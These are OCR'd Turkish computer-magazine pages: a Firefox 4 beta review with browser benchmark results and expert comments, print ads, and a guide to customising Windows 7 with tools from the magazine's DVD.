Web sitesinin ekranda görüntülenmesi için gereken render işlemi de çok miktarda kaynak tüketiyor. Normalde tarayıcılar metin, görüntü ve animasyon için gereken tüm öğeleri CPU'ya hesaplatan bir pencere arabirimi kullanıyorlar. Oysaki grafik kartının GPU'su bu işlemleri çok daha verimli yapabilecek potansiyele sahip. DirectX program kütüphanesinin 10.1 sürümünden itibaren Vista ve Windows 7, GPU'yu render işlemi için kullanabiliyorlar.

Microsoft bir web sayfasını oluşturan

PERFORMANS


Günümüz web siteleri daha hızlı tarayıcılara ihtiyaç duyuyor. Firefox 4 daha iyi JavaScript motoru ve grafik kartı kullanımıyla bu gereksinimi karşılamaya aday.

Hız karşılaştırması

Testler Firefox'un 4. sürümde çok hızlandığını ortaya koyuyor.

V8 JavaScript Testi	
Firefox 3	Puan 590
Firefox 4	2.754

GPU Balık tankı, 100 balıkla	
Firefox 3	kare/saniye 8
Firefox 4	60



GPU ile Render Balık tankı testini geçmek için grafik kartıyla hızlandırma şart

UZMAN GÖRÜŞÜ İyi hızlandırma

Beklenilenden uzun sürdü ama artık Firefox 4 de grafik kartlarındaki donanım hızlandırmadan faydalanabiliyor. Şu anki beta sürümü Microsoft'un demolarında Internet Explorer'la boy ölçüşebiliyor, hatta bazı testlerde daha bile hızlı çıkıyor. Üstelik de Microsoft'un bu demoları IE9'u iyi gösterecek şekilde hazırladığı bariz. Tüm tarayıcı üreticilerinin GPU desteğini bu kadar basite indirgeyerek örneğin sadece <Canvas> etiketi için kullanmaları, ancak daha örneğin HTML / JavaScript temelli Aves motorumuz gibi daha karmaşık projelerde ideal olduğu halde normal HTML için kullanmamaları çok üzücü. Firefox'un yeni JavaScript motoru JägerMonkey'in nasıl rekabet edeceğine gelince. Mozilla tarayıcısı Chrome, Opera ve Safari'nin açık ara gerisinden geliyor. İlk testler JägerMonkey'in optimize edilmesi gerektiğini gösteriyor. Yılsonu gelmeden tüm tarayıcıların aşağı yukarı aynı düzeyde olacağına inanıyorum.



Paul Bakaus jQuery framework üzerinde çalıştı ve jQuery kullanıcı arabirimini yarattı. Şu an tarayıcı oyunları için profesyonel bir motor olan Aves'i geliştiriyor.

WEB STANDARTLARI


WebGL gibi yeni standartlar web uygulamalarını yeni işlevlerle zenginleştiriyor ve etkileşimli çoklu ortam sitelerini olanaklı kılıyor. Bu bakımdan Firefox en üst noktada.

İPUÇU 1:

3B web'i etkinleştirmek için adres satırına "open:config" yazın. Sonra "webgl.enabled_for_all_sites"a çift tıklayarak "webgl.software_render"ı "True" yapın.

İPUÇU 2:

Eğer Firefox'un bulunduğunuz yeri Geolocation üzerinden açıklamasını istemiyorsanız "about:config" kısmından "geo.enabled"e çift tıklayarak kapatabilirsiniz.



HTML5 Yeni web uygulamaları Canvas öğesi sayesinde tarayıcıda resim çizmeye izin veriyor.

FreeAgent[®]
GoFlex[™]
ULTRA-TAŞINABİLİR DİSK

Seagate 



Yeni Go.

1.5 TB

KAPASİTELİ TAŞINABİLİR TEK DİSK.

4 renk seçeneği
ve daha hızlı
dosya transferleri
Yeni Go'da!



FreeAgent
GoFlex[™] Pro
ULTRA-TAŞINABİLİR DİSK

Dosyalarınızı, bu ultra-taşınabilir disk ve dock ile yedekleyin ve şifreleyin.



FreeAgent
GoFlex[™]
YÜKSELTME KABLOLARI

eSATA, FireWire[®] 800 ve USB 3.0 yükseltme kabloları ile PC veya Mac'inizde daha hızlı dosya transferi yapın.



FreeAgent
GoFlex[™] TV
HD MEDIA PLAYER

Film, müzik ve resimlerinizi TV'nizde oynatın.



FreeAgent
GoFlex[™] Desk
HARİCİ DİSK

Yükseltmesi ve kullanımı kolay, ihtiyaç duyduğunuz yüksek kapasiteli depolama.



FreeAgent
GoFlex[™] Net
MEDYA PAYLAŞIM AYGITI

Dosyalarınıza istediğinizde ulaşın ve paylaşın.



FreeAgent
GoFlex[™] Desk
ADAPTÖR KABLOLARI

En büyük dosyalarınızın - hatta HD filmlerin - daha hızlı aktarılabilmesi için USB 2.0'dan USB 3.0 veya FireWire[®] 800'e geçin.

KORUYUN.
SAKLAYIN.
DAHA
FAZLASINI
YAPIN.

GoFlex[™]
DEPOLAMA SİSTEMİ

unsurların en uç noktada hareketlendirilebildiği özel bir dizi test yayımladı (► S. 54'teki tabloya bakınız). Eğer bir tarayıcı GPU render özelliğinden faydalanabilirse akıllara durgunluk verici bir hız avantajı elde ediyor. Bu avantaj kimi durumlarda 20 kat fark yaratabiliyor. Demo sayfası IE 9'un önde gelen özelliklerinden biri olan GPU rendering için tasarlanmış olsa da, Firefox 4 de pratikte aynı değerleri elde edebiliyor. Tek istisna, Firefox'un henüz altından kalkamadığı SVG (ölçeklendirilebilir vektör grafik) testi.

GPU rendering kullanıldığında Facebook gibi basit web sayfalarının görüntülenme hızı bile iki katına çıkıyor. Google da Chrome'un bu gelişmeden nasibini almasını istiyor. Ancak 7. sürümün ilk deneme testleri çok az sayıda öğeyi GPU'ya hesaplattığı için birçok testte bunun bir yararı görülüyor. Bunlar örneğin www.thewildednessdowntown.com adresindeki gibi kapsamlı HTML5 projeleri için yeterli değil. Benzer web siteleri çok yakında sisteme aşırı yük bindirecek ve yavaş bir tarayıcı-

nın geleceği hiç parlak değil. Firefox ise bu engeli şimdiden aşmış durumda.

Standartlar: HTML5'e dünden hazır

Yeni HTML5'in ve 3B görüntüler için WebGL standartlarının gelişile internet daha etkileşimli bir yere dönüşecek, adeta canlanacak. Artık hareketli grafikler, oyunlar, filmler ve müzikler için hiçbir eklenti gerekmeyecek ve tarayıcılar tüm bu içerikleri oynatabilecek. Bunda <Canvas> adlı öge başrolü oynuyor. Bu işlev JavaScript kullanarak ya da piksel grafiklerin manipülasyonu sayesinde şekil çizmeye olanak tanıyor.

Görsel yeniliklerden çok daha önemli bir dizi yeni işlev var ki, bunlar arka planda çalıştıkları için fark edilmiyorlar. Bunlar, web sitelerinin kullanıcının veri girişinden daha hızlı yararlanmasını ve örneğin HTML5'te parolalar ve e-posta adresleri için önceden tanımlanmış form alanlarının daha hızlı tepki vermesini sağlıyor. HTML5'te çerezlerin yerini tarayıcıyla oluşturulmuş bir veritabanı olan web deposu (web storage) alıyor. Böylelikle bir web site-

si bilginin yanı sıra küçük uygulamaları da ziyaretçinin bilgisayarında saklayabiliyor. HTML standardizasyonundan sorumlu W3C komitesi, bu iş için tarayıcıyla web sunucusu arasında doğrudan etkileşimli iletişime izin veren web soket protokolünü kabul etti. Eskiden tarayıcının sunucuya bir şeylerin değişip değişmediğini her birkaç saniyede bir, yeni bir sorguyla sorması gerekirdi. Oysa artık sunucu tarayıcıya bir şeylerin değiştiğini kendi haber veriyor ve bu da çok oyunculu oyunlar ya da sohbet için büyük önem taşıyor. Web soket özelliği daha şimdiden Firefox 4, Chrome ve Safari'ye eklenmiş bile.

Microsoft ve Apple kendi tarayıcılarının HTML5 becerilerini rengarenk sitelerle tanıttıysa da, nedense sözü hiç eksikliklere getirmiyorlar. Oysa html5test.com gibi tarafsız testler tarayıcıların açıklarını hemen gözler önüne seriyor (tabloya bakınız). Burada Apple'ın tarayıcısı Safari'nin birçok özelliği desteklediğini ancak mükemmellikten uzak olduğunu görüyoruz. IE 9'un önizleme sürümünün aldığı puan, →

UZMAN GÖRÜŞÜ

Standartlar konusunda örnek


Web standartları, farklı tarayıcılarda aynı deneyimi yaşamamı sağlamak içindir. Mozilla, Firefox 4'te çok yüksek bir kalite standardı tutturmuş. Yeni unsurlar sadece herkes tarafından erişilebilecekse yeni sürüme ekleniyor. Safari, Chrome ve Opera'da aynısını söylemek mümkün değil. IE9 konusunda ise ne kadar az konuşsam o kadar iyi. HTML5, videoların Flash olmadan tarayıcıda oynatılmasına olanak tanıyor. SVG (ölçeklenebilir vektör grafikler) ile bir arada kullanırsam dokunmatik ekran ve CSS ile döndürülüp yakınlaştırılabilen, Canvas sayesinde şeffaf arka plana sahip bir video oynatabilirim. Aynısı Flash'ta o kadar kolay değil. Firefox'un diğer bir özelliği ise sunucuyla ya da (web postalarının çevrimdışı da yazılmasına izin veren) web deposuyla dizinli veritabanı veritabanı arasında çift taraflı bir iletişim kurmasını sağlayan web soketi. Firefox'ta WebGL'le 3B sörf yapmak oyunlar için heyecan verici ama hala ortalıkta sürücü yok. nVidia ve AMD hızla güncelleme yapsa da Intel hala geriden geliyor. Hepsini bir araya geldiğinde yeni web standartları bize enteresan bir gelecek vaat ediyor.



Martin Kliehm Namics Web ajansının kıdemli arabirim mühendisi, W3C-HTML5 çalışma grubunun davetli bir uzmanı ve Mainz Üniversitesi'nde web standartları öğretmeni.

ARABİRİM

Yeni tarayıcının sloganı "az aslında çoktur". Firefox 4'ün yeni tasarımı sadece önemli işlevleri ekrana getiren sadeleştirilmiş bir kullanıcı arabirimine sahip.



Isı haritası Firefox 3 kullanıcılarının sıkça tıkladığı alanlar kırmızıyla gösterilmiş. 4.0 sürümü ağırlığı bunlara veriyor.



Panorama Bu işlev benzer konulu sekmeleri bir araya topluyor ve tek tuşla hepsini açabiliyor.

UZMAN GÖRÜŞÜ

Akıllıca sadeleştirilmiş

Firefox 4 sade ve ince görünümü, böylece kullanıcı açısından çok olumlu bir eğilimi takip ediyor. Google'ın Chrome'uyla başlayan bu moda, dikkati tarayıcı arabiriminden uzaklaştırıp içeriğe çekiyor. Küçültülen kullanıcı arabirimi kullanırlılığı artırdığı gibi, kullanıcının da işine odaklanmasını sağlıyor. Yeni sekme çubuğu üst kısımda, menü çubuğu ise bir düğmenin ardına saklanmış. Zarif, ama yenilikçilikten uzak. Ancak sık kullanılan sitelere kolay erişim sağlayan uygulama sekmeleri çok akıllıca. En yenilikçi bulduğum özellik, solda gördüğünüz panorama. Sekmeleri konularına göre gruplayıp ismini, boyutunu ve konumunu önem sırasına göre değiştirebiliyorsunuz. Bir masaüstü PC için değilse bile, dizüstü bilgisayarlar için çok geleceği var.



Thomas Klose jQuery UI tasarım ekibinin lideriydi. Şimdilerde Wiesbaden'daki RheinMain Üniversitesi'nin uygulamalı bilimler bölümünde arabirim tasarımı ve kullanıcı deneyimi dersleri veriyor.

Yeni yılda işletmeniz için yepyeni bir teknoloji...

Exact Online
web tabanlı
muhasabe yazılımı...

Üstelik şimdi alın Mart 2011'e kadar ücretsiz kullanın!

40.000 kullanıcı, Exact Online web tabanlı muhasabe yazılımının kolaylığını yaşıyor. Siz de bu ayrıcalıklı deneyimi yaşamak için www.heryerdenmuhasabe.com adresinden detaylı bilgiye ulaşabilirsiniz.

= exact

www.exactonline.com.tr

And it all comes together.

Firefox'un eski sürümününkinden bile düşük. Günümüzde HTML5'i en iyi destekleyen tarayıcılar Firefox 4 ve Chrome.

Arabirim: Hafifletilmiş ve özüne dönmüş

Çağdaş tarayıcı arabirimi kullanıcının dikatini web sayfasının içeriğine yöneltir ve ideal durumlarda neredeyse görünmez haldedir. Oysa Firefox 3.6'nın arabirimi IE6'nın hantal menü çubuklarına dayalıydı. Kapsamlı bir araştırmanın sonucunda Mozilla, gereksiz arabirim öğelerini atarak kullanıcının en çok kullandığı özellikleri bırakmış. Firefox 4'ün tüm ayarlarına sol üstteki küçük düğmeden erişilebiliyor, diğerleri ise kendi içeriğine sahip sekmeler halinde. Google'ın Chrome'la tanıttığı bu tasarım kavramı artık tüm tarayıcılar tarafından benimsendi.

Sağ üstteki küçük düğmeye basarak etkinleştirilebileceğiniz panorama işlevi ise,

sörfte yeni bir eğilimi işaret ediyor. Deneysel kullanıcılar buradan tüm açık sekmeleri gruplayabilir ve böylece örneğin haber sayfalarına bir çırpıda erişebilir.

Eğer Gmail ya da Wikipedia gibi hizmetlerden sürekli yararlanıyorsanız, yeni Firefox sayesinde bu da kolaylaşıyor. Açık bir sekmeye farenin sağ tuşuyla tıklayarak bir web sitesini bir uygulama sekmesine (app tab) dönüştürebilirsiniz. Bu app tab, Firefox düğmesinin altında küçük bir simge halinde kalıyor ve böylece sık kullanılanlar menüsüne girmeniz gerekmiyor.

Firefox'un cazip bir özelliği, sayısız eklenti ile kişisel gereksinimler doğrultusunda biçimlendirilebilmesi. 4. sürümle birlikte yeni bir teknoloji daha görücüye çıkıyor: Eğer DVD'mizdeki uyumluluk raporlayıcıyı kurarsanız, eklenti yöneticisi kullanarak eski eklentilerinizin yeni tarayıcıda çalışıp çalışmayacağını öğrenebilirsiniz. Yaptığımız testte gördük ki, NoScript gibi birçok önemli

eklenti yeni tarayıcıda da kararlı bir şekilde çalışmayı sürdürüyor. Eklenti yöneticisi artık tarayıcıda bir sekme biçiminde açılıyor ve arama işlevi sayesinde eklentilerin doğrudan indirilmesine olanak tanıyor. Mozilla yeni eklentiler geliştirmek için Jetpack adlı SDK'yı (yazılım geliştirme kiti) sunuyor. Jetpack'ler tıpkı Chrome uzantıları gibi tümüyle web kodu, yani HTML ve JavaScript üzerine kurulu. Şu ana kadar gördüğümüz eklentilerin tersine, tarayıcıyla daha iyi bütünleşiyorlar ve yeniden başlatma gerektirmiyorlar. Yeni eklentiler Firefox'un güvenli sörf kipinde çalışıp çalışmadığına da bakıyor ve eğer öyleyse sisteme hiçbir veri kaydetmiyorlar. Bu da Firefox 4'teki yeniliklerin tutarlı bir paket oluşturduğu ve iyi düşünüldüğü yönündeki izlenimimizi doğruluyor. Eğer Firefox son sürümüne kadar bu çizgiyi sürdürebilirse, Chrome'un Mozilla tarayıcısı karşısında şansı kalmayacak. 

balkim@chip.com.tr

	1. SIRA	2. SIRA	3. SIRA	4. SIRA	5. SIRA	6. SIRA
	Chrome 7.0.510.0	Firefox 4 Pre-Beta 6	Opera 10.70 Build 9036	Safari 5.0.1	Internet Explorer 9 PP 4*	Firefox 3.6.8
Üretici	Google	Mozilla	Opera	Apple	Microsoft	Mozilla
İnternet	www.google.com	www.mozilla.org	www.opera.com	www.apple.com	www.microsoft.com	www.mozilla.org
Toplam puan	87,7	86,1	84,7	77,6	74,1	56,0
	iyi	iyi	iyi	iyi	orta	orta
Güvenlik	83	85	90	76	86	65
Performans	88	84	79	71	78	44
Web standartları	92	90	87	88	57	63
Testler						
Güvenlik: Scanit (maks. 10)	10	10	10	10	10	10
Güvenlik: Browserscope (maks. 16)	15	11	9	13	12	9
Performans: WebKit SunSpider (ms)	324	478	294	431	491	932
Performans: Google V8 (puan)	6.427	2.754	4.159	2.769	1.425	590
Performans: Mozilla Dromaeo JavaScript testleri (tekrar/sn)	601,72	371,21	366,67	248,10	208,65	98,36
Performans: Peacekeeper (puan)	8.457	3.951	8.099	4.370	2.645	2.729
Performans: Nontropo CSS (ms)	71	181	74	48	321	239
Microsoft GPU Demo: Psikodelik, halüsinasyon gezintisi (U/dk.)	58/mümkün değil	1.774/599	20/mümkün değil	21/mümkün değil	1.789/596	7/mümkün değil
Microsoft GPU Demo: Balık tankı (50/100/1.000 balık) maks. 60 kare	46/36/3	60/60/25	40/27/3	mümkün değil	60/60/29	23/8/2
Microsoft GPU Demo: SVG zar (puan)	12.764	2.634	8.000	mümkün değil	21.636	1.110
Standart: Acid 3 (maks. 100)	100	97	100	100	95	94
Standart: Browserscope CSS3 Seçim testi	99,3%	100%	99,8%	99,3%	99,8%	99,3%
Standart: Google Sputnik (maks. 5.246)	5.109	4.978	5.166	5.076	5.145	4.982
Standart: beta.html5test (maks. 377)	244	245	203	220	79	145
Standart: caniuse html5	93%	89%	77%	86%	63%	75%

✓ En iyi değer
✗ En kötü değer

■ Zirve sınıfı (100-90) ■ Üst sınıf (89-75)
■ Orta sınıf (74-45) ■ Tavsiye edilmez (44-0)
Tüm değerler puanlanmıştır (maks. 100)

* IE 9 beta yazının hazırlanış tarihinden sonra yayımlandı

Kobi'leri KORUR!

KASPERSKY

Kaçı client, kaçı file server sen karar ver

Kaspersky Business Space Security ile **3** yıl koruma

15 kullanıcı: **500 USD** + kdv
25 kullanıcı: **900 USD** + kdv

Kaspersky Business Space Security:

- Şirketlerin verilerini her türlü bilgisayar tehdidinden yüksek kaliteli teknolojileri ile korur.
- Kullanıcıların ağ kaynaklarından en verimli şekilde faydalanmalarını sağlar.
- Ürün, sunucuların ağır işlemler altında yavaşlamaması ve performans kaybı yaşanmaması için özel tasarlanmıştır.
- Ürünler; sunucu, istemci ve akıllı telefonları kapsamaktadır.



Kutu, teşhir amaçlı kullanılmıştır.

- Lisans adetlerinin istendiği kadarı İstemci, istendiği kadarı Sunucu olarak kurulabilir.
- Kampanya sadece 15 ve 25 kullanıcı paketleri için geçerlidir.

webadam.com

www.kasmaski.com

helium
bilgi hizmetleri

KASPERSKY TÜRKİYE DİSTRİBÜTÖRÜ

www.digitaltemizlik.biz



Windows 7 PERFECT EDITION

Microsoft'un işletim sistemi iyi ama mükemmel değil. Bizim işletim sistemimiz ise ihtiyacınız olan tüm **özelliklere ve yazılımlara** sahip.

BERK ERGİN/MS

D Sisteminizi yeniden kurduktan sonra ayarlamaları yapmak saatler sürer. Çalışan yazılımlar, girilen kodlar, kullanım ayarları... Tüm bunlar kâbus gibidir. Oysa DVD'mizde yer alan 30'dan fazla yazılımın yardımıyla mükemmel bir Windows 7 kurmanız mümkün ve DVD'de sizlere sunduğumuz TreiberStudio ile fazla bir çaba gerekmeden bu sistemi sürekli güncel tutabilirsiniz. Araçtaki TreiberUpdates sayesinde donanım bileşenlerinize ilişkin tüm güncellemeler, sisteminize otomatik olarak kuruyor. Ayrıca sistem yapılandırma ayarları da artık kesinlikle sorun değil çünkü tek adımda gerçekleştirebiliyorsunuz.



Performans: Kişisel yapılandırmalar ve en son sürücüler

Windows'unuzu yararlı özelliklerle güncelleştirip mükemmel bir sürüme dönüştürmeden önce bazı temel özellikleri yapılandırmalısınız.

HIZI AYARLAYIN: Tweak Me! sayesinde, DVD'mizde yer alan en iyi ayarlama araçlarıyla Windows'u bilgisayarınıza uyarlamak için 100'den fazla yeni özelliğe sahip olacaksınız. Örneğin araç Aero özelliklerini geliştiriyor, kullanıcı hesap denetimini ayarlıyor ve Windows güncellemelerini denetliyor. Tweak Me Windows'u yavaşlatan hizmetleri de devre dışı bırakıyor. Yazılımdan "Performance"a tıklayın ve ilgili ayarları seçin. Bunun için normalde şu

başlıklara tıklanıyor: "Speed Up Taskbar Thumbnails", "Disable Menu Show Delay", "Disable NTFS 8.3 Filenames" ve "Disable TabletPC Service". Tweak Me'nin sunduğu diğer özellikleri de iyice gözden geçirmelisiniz, araç sizi adım adım Windows optimizasyonu için yönlendirecek. Tweak Me'nin başarısı, Windows sürümünüzü otomatik olarak tanımlayıp sadece sisteminiz için gerçekten uygun özellikleri tespit etmesinde yatıyor.

SİSTEMİ TEMİZLEMEK: Ayarlama işlemlerini tamamladıktan sonra Windows'unuzu temizlemeniz gerekiyor. Böylelikle sabit diskinizde yer açacak ve böylelikle Perfect Edition sistem imajınızı temiz kuracaksınız. Temizlik işlemlerinin en hızlı ve kolay yolu



Windows sürümleri

Microsoft'un unuttuklarını biz tamamlıyoruz. Sadece Perfect Edition Sürümü tüm özellikleri sunuyor.

Özellikler	Home Premium	Professional	Ultimate	Perfect Edition
PERFORMANS				
GUI Kayıt Defteri genişletmesi				
Otomatik sistem temizliği				
Otomatik sürücü güncellemesi				
Windows güncellemeleri				
VERİMLİLİK				
Windows Explorer sekmeleri				
Düzenlenebilir jumplist'ler				
Hızlı başlangıç paneli				
Sistem sanallaştırması				
Uzaktan masaüstü erişimi				
EĞLENCE				
Ses ve video görüntüleme				
DVD resimleri				
Hasarlı AVI dosyalarını görüntüleme				
Video düzenleme				
Standart fotoğraf düzenleme				
GÜVENLİK				
Otomatik veri yedekleme				
Şifre yönetimi				
Sabit disk şifreleme				
Virüs koruması				
Sistem imajı				


■ Sınırlı performans ■ Tam performans

DVD'mizde bulabileceğiniz klasik Türkçe CCleaner'ı kullanmak: Otomatik başlangıç girdilerini silmek için "Araçlar" seçeneğini kullanın ve gerekli olmayan araçları sisteminizden kaldırın. Akabinde geçici internet dosyalarını ve sistem dosyalarını "Cleaner" altından temizleyin. Burada CCleaner'ın sunduğu ayarlama seçeneklerine güvenebilirsiniz. Daha sonra Kayıt Defteri veri tabanındaki tarihi geçmiş girdilerini "Kayıt Defteri" altından silin. Bunun için "Sorunlar için tara"ya ve taramadan sonra "Seçili sorunları çöz"e tıklayın. CCleaner tamamen otomatik olarak arka planda çalışıyor; aracın ayar seçeneklerine "Ayarlar / Ayarlar" altından ulaşabilirsiniz.

TEK TIKLAMAYLA EN SON SÜRÜCÜLERİ YÜKLEMEK: Mükemmel bir sistem oluşturmaya diğer bir koşulu da güncel sürücülere sahip olmaktan geçiyor. Diğer taraftan güncellemeler çoğu zaman karmaşık iş-

lemler: Üretici bilgileri çoğu zaman yanlış yerlere yönlendiriyor ve uygun sürücüler üretici web sitesinde bir yerlerde gizli kalıyor ve bazen de eski donanım bileşenleri için artık yayınlanmıyorlar. Bu işleri elle yapma sıkıntısından kendinizi kurtarabilirsiniz. Bırakın bu işleri yan tarafta ekran görüntülerini görebileceğiniz ve DVD'mizde yer alan Treiber-Studio 2010 (sadece Almanca sürümü mevcut) sizin yerinize yapsın. Kurulum ve online kayıt işlemlerinden sonra yazılım PC bileşenlerini tanyor ve güncellemelerinin uygun olduğu araçları görüntülüyor. Tek yapmanız gereken ilgili donanım bileşenine tıklamak. Yeni sürücünüzün indirme işlemi derhal başlayacak.

Ayrıca üreticinin sitesinden yaptığınız tüm güncellemeleri de görüntüleyebilirsiniz. Treiber-Studio yeni bir güncelleme uygun olur olmaz sizi uyarıyor. Açıkçası siste-



Treiber-Studio Donanım bileşenleriniz için en son sürücülerin tam sürümlerini otomatik olarak buluyor

minizi güncel tutmanın bundan daha kolay bir yolu yok.

İşlevsellik: Windows'ta daha hızlı çalışın

Optimal sürücü ve ayarlarla Windows daha hızlı ve stabil çalışır, ancak sistemin günlük kullanımı daha kolay hale gelmez. Perfect Edition sürümümüzü mükemmel kılan küçük, dikkat çekmeyen araç ve ayarlar.

WINDOWS EXPLORER SEKMELERİ: Sekmeler uzun süredir tarayıcı standardı haline gelmiş durumda. Bunu Windows'a da uygulamak için tek yapmanız gereken DVD'mizde bulunan 7plus'ı kurmak ve araçtaki "Explorer Tabs"e tıklamak. "Middle Mouse buton on folder"ın altından "tab" girdisine tıklayın, böylelikle klasörler fare tekerine tıkladığınızda otomatikman sekmelerde açılacak. Ayrıca 7 plus, yeni klasör oluşturmak, bir pencere kapatmak ya da dosyaları doğrudan FTP sunucusundan yüklemek gibi bir dizi kısayola da sahip. Araç ayrıca atadığı kısayol tuşlarıyla sık kullandığınız araçları klavyeden kolaylıkla başlatmanızı sağlıyor.

HIZLI BAŞLAT MENÜSÜ: DVD'mizde yer alan MouseExtender aracı sadece etkili olmakla kalmıyor aynı zamanda yerden de tasarruf ediyor. Hızlı bir başlangıç paneli oluşturmak ve böylelikle yazılımlara, klasörlere, dosyalara ve hatta web adreslerine buradan ulaşmak bu araçla mümkün. MouseExtender imlecin hemen altında belirlediğinizden, programa erişmek için fazladan zaman harcamıyorsunuz. Paneldeki boş bir alana sağ tıklayarak bir aracı eklemek için "Dosya ya da uygulama ekle"ye tıklayın. Varsayılan olarak MouseExtender paneli etkinleştirmek için fare tekerini kullanıyor. Alternatif olarak, "Ayarlar/General" altından farklı bir tuş seçebilirsiniz. Diğer taraftan fare ve klavye özel tuş bileşimleri oluşturmanız da mümkün.

JUMPLIST'LERİ BÜYÜTÜN: Windows 7'de tanıştığımız jumplist'ler görev yöneticisi →

aracındaki bazı özellikleri listeliyor. Ancak menüde yer alan seçenekler her yazılımda farklılık gösteriyor. DVD'mizde yer alan Jumplist Extender ile bu sınırlamadan kurtulabilir ve menünün ne göstermesi gerektiğini belirleyebilirsiniz. Örneğin eğer belirli kelimeler girerek web sitelerine ulaşmak için Firefox'taki arama alanı ile jumplist'i genişletmek istiyorsanız; kurulumdan sonra "Start a new jumplist"e tıklayın ve açılan pencereden Firefox'u seçin. "Tasks"da yer alan "Jumplist" sekmesindeki artı işaretine tıklayın ve "Name"den sonraki "Search field" alanına terimi girin. "Press keyboard shortcuts to sent to the program" alanından [Ctrl] + [F] klavye tuş bileşimini seçin. Yaptığınız ayarları kaydedin. Artık Firefox simgesine sağ tıkladığınızda menüde "Search field"ı göreceksiniz. Bu yöntemi uygulayarak her araç için farklı jumplist'ler oluşturabilirsiniz. Ancak ilgili araçların bu özellikle uyumlu kısayollara sahip olduğundan emin olun. Yazılımlarda, desteklenen kısayollar genellikle "Options" ya da "Settings" seçeneklerinin altında listelenmektedir. Eğer buralarda gerekli talimatları bulamazsanız, üreticinin web sayfasına bir göz atabilirsiniz.

ESKİ YAZILIM VE DONANIMLARI KULLANMAK:

Eğer Windows 7'de çalışmayan çok önemli donanım ve yazılımlarınız varsa, tek yapmanız gereken eski XP işletim sistemini sanal makineye kurmak. VMLite, XP mod'unu etkinleştirmeniz için tam ihtiyacınız olan araç. Ancak eğer Windows 7 Professional ya da daha üst bir sürüm kullanmıyorsanız, bu aracı kullanmaya başladığınızda yasalık sınırlarını zorluyor olacaksınız. Diğer taraftan DVD'mizde bulunan VirtualBox adlı aracı herhangi bir tereddüt yaşamadan kullanabilirsiniz. Ayrıca bu araç çok daha esnek. VirtualBox'ı açıp "Yeni" tuşuna tıklayın ve gelen kurulum sihirbazını takip edin. Daha sonra sürücünüze XP kurulum CD'sini takın ve bilgisayarı yeniden başlatın; kurulum herhangi bir PC'de olduğu gibi çalışacaktır. USB desteği gibi daha fazla özelliği etkinleştirmek istiyorsanız VirtualBox'ta "Ayarlar / USB"ye tıklayın.



Eğlence: Multimedya'da codec sorunu tarih oluyor

Perfect Edition'ımızda kusursuz eğlence anlayışından yanayız; her ne kadar normalde Windows bunu bize sunmasa da. Hazır gelen öğeler ancak temel özellikleri içeriyor. Oysa DVD'mizde bulunan araçlarla hiçbir şeyden mahrum kalmayacaksınız. **MÜZİK DİNLEMekten DAHA FAZLASI:** Der Songbird isimli müzik çalarımız, dijital



Photomizer
Fotoğraflarınızı artık tek bir fare tıklamasıyla düzenleyebileceksiniz

Magix Video easy
Kendi filmlerinizi bu araç sayesinde kolaylıkla düzenleyebileceksiniz



müzik arşiviniz için gayet başarılı Türkçe bir çözüm. Araç MP3'lerinizi düzenliyor, tek tıklamayla CD'ler oluşturuyor ve içerikle ilgili şarkı sözleri, fotoğraf ve gurubun YouTube klip bağlantıları gibi ekstra özellikleri sunuyor. Elbette plug-in'ler sayesinde Songbird'e Messenger ve radyo kanalları gibi işlevler kazandırabiliyorsunuz. Bu eklentileri yönetmek için "Araçlar / Eklentiler"e tıklayın. Müzik çalar Firefox temelli olduğundan, tarayıcıyla da uyumlu çalışıyor. Ziyaret edilen sitedeki şarkılardan dinamik şarkı listeleri oluşturabiliyor.

TÜM VİDEOLARI OYNATIN: Songbird bazı video biçimlerini de destekliyor ama DVD'mizde yer alan VLC medya oynatıcı filmler için en doğru seçim. Çünkü bu araç hemen hemen bütün film biçimlerini sabit

disk, ağ ya da internet ayırt etmeden destekliyor. Hatta sıkıştırılmış ve zarar görmüş dosyaları bile çalıştırabiliyor. Yine de video dosyalarını oynatmada sıkıntılar yaşıyorsanız GSpot size daha gelişmiş çözümler sunuyor: Video dosyasını yazılıma yüklediğinizde, araç gösterim için hangi codec'e ihtiyacınız olduğunu gösteriyor.

